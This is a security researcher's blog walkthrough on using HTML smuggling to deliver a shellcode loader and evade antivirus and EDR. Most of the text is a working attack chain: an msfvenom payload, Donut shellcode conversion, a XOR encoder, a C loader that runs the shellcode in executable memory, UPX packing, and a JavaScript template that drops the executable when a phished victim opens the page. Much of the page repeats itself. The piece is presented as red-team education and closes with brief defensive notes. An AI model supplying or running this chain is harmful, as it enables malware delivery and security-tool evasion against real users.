What is HTML Smuggling?

HTML Smuggling leverages browsers’ built-in JavaScript capabilities to reconstruct binary files client-side. It circumvents traditional network protections since no file is transmitted directly.
What is HTML Smuggling?
HTML Smuggling leverages browsers’ built-in JavaScript capabilities to reconstruct binary files client-side. It circumvents traditional network protections since no file is transmitted directly.
This project demonstrates how to use HTML Smuggling as an evasion technique to bypass Antivirus (AV) and Endpoint Detection and Response (EDR) solutions. Originally presented at Leiria Tech Talks, this walkthrough covers payload generation, shellcode transformation, in-memory execution, and delivery via a web browser using HTML Smuggling techniques.
This project demonstrates how to use HTML Smuggling as an evasion technique to bypass Antivirus (AV) and Endpoint Detection and Response (EDR) solutions. Originally presented at Leiria Tech Talks, this walkthrough covers payload generation, shellcode transformation, in-memory execution, and delivery via a web browser using HTML Smuggling techniques.
HTML Smuggling and EDR Bypass
Demo Goals
EDR evasion
In-memory execution of calc.exe
Delivery via malicious HTML
Demo Goals
EDR evasion
In-memory execution of calc.exe
Delivery via malicious HTML
Step-by-Step Payload Construction
Generate Payload
Step-by-Step Payload Construction
Generate Payload
msfvenom -p windows/exec CMD=calc.exe -f exe -o calc_payload.exe
Convert EXE to Shellcode using Donut
Convert EXE to Shellcode using Donut

donut -i calc_payload.exe -f 1 -o donut_payload.bin -z 1 -e 3 -b 3
with open("donut_payload.bin", "rb") as f:
data = bytearray(f.read())
key = 0xAA
encoded = bytearray([b ^ key for b in data])
with open("shellcode_xored.bin", "wb") as f:
f.write(encoded)
print(f"[+] Shellcode coded with XOR (key = 0x{key:02X}) saved as shellcode_xored.bin")
Convert Shellcode to C Header
Convert Shellcode to C Header

xxd -i shellcode_xored.bin > shellcode.h
#include <windows.h>
#include <stdio.h>
#include "shellcode.h"
unsigned char key = 0xAA;
int main() {
for (int i = 0; i < shellcode_xored_bin_len; i++)
shellcode_xored_bin[i] ^= key;
LPVOID exec = VirtualAlloc(0, shellcode_xored_bin_len, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
if (!exec) return -1;
memcpy(exec, shellcode_xored_bin, shellcode_xored_bin_len);
((void(*)())exec)();
return 0;
}
i686-w64-mingw32-gcc loader.c -o loader.exe -m32 -Os -s -fno-ident -Wno-write-strings

upx --ultra-brute loader.exe
Base64 Encode for HTML Embedding

Base64 Encode for HTML Embedding
base64 -w 0 loader.exe > loader
HTML Smuggling HTML Template

HTML Smuggling HTML Template

<script>
function base64ToArrayBuffer(base64) {
var binary_string = window.atob(base64);
var len = binary_string.length;
var bytes = new Uint8Array(len);
for (var i = 0; i < len; i++) {
bytes[i] = binary_string.charCodeAt(i);
}
return bytes.buffer;
}
var file = "YOUR_BASE64_HERE"; // Replace this with your base64-encoded loader
let blob = new Blob([base64ToArrayBuffer(file)]);
let a = document.createElement("a");
a.href = URL.createObjectURL(blob);
a.download = "loader.exe";
a.click();
</script>
The magic!

This is where the magic happens. As soon as the victim accesses the malicious URL (which, as discussed earlier in the article, could be delivered through multiple vectors — for this example, we’ll assume it was via phishing for simplicity), the loader is downloaded to the victim’s machine.
Once executed, it injects the shellcode — which, in this demonstration, simply launches the Windows calculator, but could just as easily be a reverse shell. The attack successfully bypasses Windows Defender, demonstrating an effective evasion of the built-in protection.
The magic!
This is where the magic happens. As soon as the victim accesses the malicious URL (which, as discussed earlier in the article, could be delivered through multiple vectors — for this example, we’ll assume it was via phishing for simplicity), the loader is downloaded to the victim’s machine.
Once executed, it injects the shellcode — which, in this demonstration, simply launches the Windows calculator, but could just as easily be a reverse shell. The attack successfully bypasses Windows Defender, demonstrating an effective evasion of the built-in protection.
Security Insights
Fully browser-based, bypassing traditional inspection layers.
Effective against modern EDR, ATP, firewalls, and proxies.
Best countered via behavioral and memory monitoring.
Security Insights
Fully browser-based, bypassing traditional inspection layers.
Effective against modern EDR, ATP, firewalls, and proxies.
Best countered via behavioral and memory monitoring.
Conclusion
HTML Smuggling remains a powerful tactic in red team operations. Understanding its mechanics is key to building robust defensive strategies.
Feel free to check out this and other projects on my Github:
https://github.com/nullbyter19/xor-donut
Milton Araújo
Security Researcher
Milton Araújo
Security Researcher
Conclusion
HTML Smuggling remains a powerful tactic in red team operations. Understanding its mechanics is key to building robust defensive strategies.
Feel free to check out this and other projects on my Github:
https://github.com/nullbyter19/xor-donut
HTML Smuggling and EDR Bypass
HTML Smuggling and EDR Bypass